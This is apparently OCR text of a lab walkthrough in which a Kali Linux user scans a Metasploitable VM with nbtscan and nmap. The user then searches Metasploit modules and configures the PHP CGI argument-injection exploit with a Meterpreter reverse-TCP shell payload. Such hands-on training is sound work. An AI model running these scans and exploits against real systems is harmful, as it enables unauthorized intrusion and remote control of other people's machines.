
Step 5: Use 1 and show options. Set Rhosts and show options for the final matching modules and finally exploit.



root@kali: /home/allen
File Actions Edit View Help
root@kali: /home/allen
allen@kali: ~
zsh: corrupt history file /home/allen/.zsh_history
(allen㉿kali)-[~]
$ sudo su
[sudo] password for allen:
(root㉿kali)-[/home/allen]
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.29.127 netmask 255.255.255.0 broadcast 192.168.29.255
inet6 fe80::36ef:418b:61bf:3503 prefixlen 64 scopeid 0×20<link>
inet6 2405:201:d00e:fe3f:cdf9:c577:f1af:875a prefixlen 64 scopeid 0×0<global>
inet6 2405:201:d00e:fe3f:f1f0:d489:3864:aa0e prefixlen 64 scopeid 0×0<global>
ether 08:00:27:ff:d0:40 txqueuelen 1000 (Ethernet)
RX packets 15865482 bytes 1054407426 (1005.5 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 15875160 bytes 1169239388 (1.0 GiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0×10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 406 bytes 42740 (41.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 406 bytes 42740 (41.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
(root㉿kali)-[/home/allen]
nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24



root@kali: /home/allen
File Actions Edit View Help
root@kali: /home/allen ×
allen@kali: ~ ×
┌──(root㉿kali)-[/home/allen]
└─# nbtscan -r 192.168.29.0/24
Doing NBT name scan for addresses from 192.168.29.0/24
IP address NetBIOS Name Server User MAC address
192.168.29.127 <unknown> <unknown>
192.168.29.255 Sendto failed: Permission denied
192.168.29.178 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.29.221 ABUNDANCIA <server> <unknown> 00:25:22:43:2e:08
┌──(root㉿kali)-[/home/allen]
└─# nmap -sV 192.168.29.178
Starting Nmap 7.93 (https://nmap.org) at 2023-03-10 16:01 IST
Nmap scan report for 192.168.29.178
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open domain ISC BIND 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open rpcbind 2 (RPC #100000)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open vnc VNC (protocol 3.3)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)



root@kali: /home/allen
File Actions Edit View Help
root@kali: /home/allen ×
allen@kali: ~ ×
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.07 seconds
┌──(root㉿kali)-[/home/allen]
└─# msfconsole
https://metasploit.com
=[metasploit v6.2.26-dev]
+ -- --=[2264 exploits - 1189 auxiliary - 404 post]
+ -- --=[951 payloads - 45 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit tip: View missing module options with show missing
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search http scanner



root@kali: /home/allen
File Actions Edit View Help
root@kali: /home/allen ×
allen@kali: ~ ×
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search http scanner
Matching Modules
Name Disclosure Dat
e Rank Check Description
- ---- ----- -----------
0 auxiliary/scanner/http/a10networks_ax_directory_traversal 2014-01-28
normal No A10 Networks AX Loadbalancer Directory Traversal
1 auxiliary/scanner/snmp/sbg6580_enum
normal No ARRIS / Motorola SBG6580 Cable Modem SNMP Enumeration Module
2 auxiliary/scanner/http/wp_abandoned_cart_sqli 2020-11-05
normal No Abandoned Cart for WooCommerce SQLi Scanner
3 auxiliary/scanner/http/accellion_fta_statecode_file_read 2015-07-10
normal No Accellion FTA 'statecode' Cookie Arbitrary File Read
4 auxiliary/scanner/http/adobe_xml_inject
normal No Adobe XML External Entity Injection
5 auxiliary/scanner/http/advantech_webaccess_login
normal No Advantech WebAccess Login
6 auxiliary/scanner/http/allegro_rompager_misfortune_cookie 2014-12-17
normal Yes Allegro Software RomPager 'Misfortune Cookie' (CVE-2014-9222) Scanner
7 auxiliary/scanner/ftp/anonymous
normal No Anonymous FTP Access Detection
8 auxiliary/scanner/http/apache_userdir_enum
normal No Apache "mod_userdir" User Enumeration
9 auxiliary/scanner/http/apache_normalize_path 2021-05-10
normal No Apache 2.4.49/2.4.50 Traversal RCE scanner
10 auxiliary/scanner/http/apache_activemq_traversal
normal No Apache ActiveMQ Directory Traversal
11 auxiliary/scanner/http/apache_activemq_source_disclosure
normal No Apache ActiveMQ JSP Files Source Disclosure
12 auxiliary/scanner/http/axis_login
normal No Apache Axis2 Brute Force Utility
13 auxiliary/scanner/http/axis_local_file_include
normal No Apache Axis2 v1.4.1 Local File Inclusion
14 auxiliary/scanner/http/apache_flink_jobmanager_traversal 2021-01-05


root@kali: /home/allen
File Actions Edit View Help
root@kali: /home/allen ×
allen@kali: ~ ×
472 auxiliary/scanner/http/cgit_traversal 2018-08-03
normal No cgit Directory Traversal
473 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16
normal No libssh Authentication Bypass Scanner
Interact with a module by name or index. For example info 473, use 473 or use auxiliary/scanner
/ssh/libssh_auth_bypass
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port
][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/meta
sploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.29.128
rhosts => 192.168.29.128
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port
][...]
RHOSTS 192.168.29.128 yes The target host(s), see https://github.com/rapid7/meta
sploit-framework/wiki/Using-Metasploit


root@kali: /home/allen
File Actions Edit View Help
root@kali: /home/allen ×
allen@kali: ~ ×
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.29.128 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_version) > search php 5.4.2
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/multi/http/op5_license 2012-01-05 excellent Yes OP5 license.php Remote Command Execution
1 exploit/multi/http/php_cgi_arg_injection 2012-05-03 excellent Yes PHP CGI Argument Injection
2 exploit/windows/http/php_apache_request_headers_bof 2012-05-08 normal No PHP apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/p



root@kali: /home/allen
File Actions Edit View Help
root@kali: /home/allen ×
allen@kali: ~ ×
P apache_request_headers Function Buffer Overflow
Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/http/php_apache_request_headers_bof
msf6 auxiliary(scanner/http/http_version) > use 1
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/php_cgi_arg_injection) > show options
Module options (exploit/multi/http/php_cgi_arg_injection):
Name Current Setting Required Description
PLESK false yes Exploit Plesk
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI no The URI to request (must be a CGI-handled PHP script)
URIENCODING 0 yes Level of URI URIENCODING and padding (0 for minimum)
VHOST no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 192.168.29.127 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name

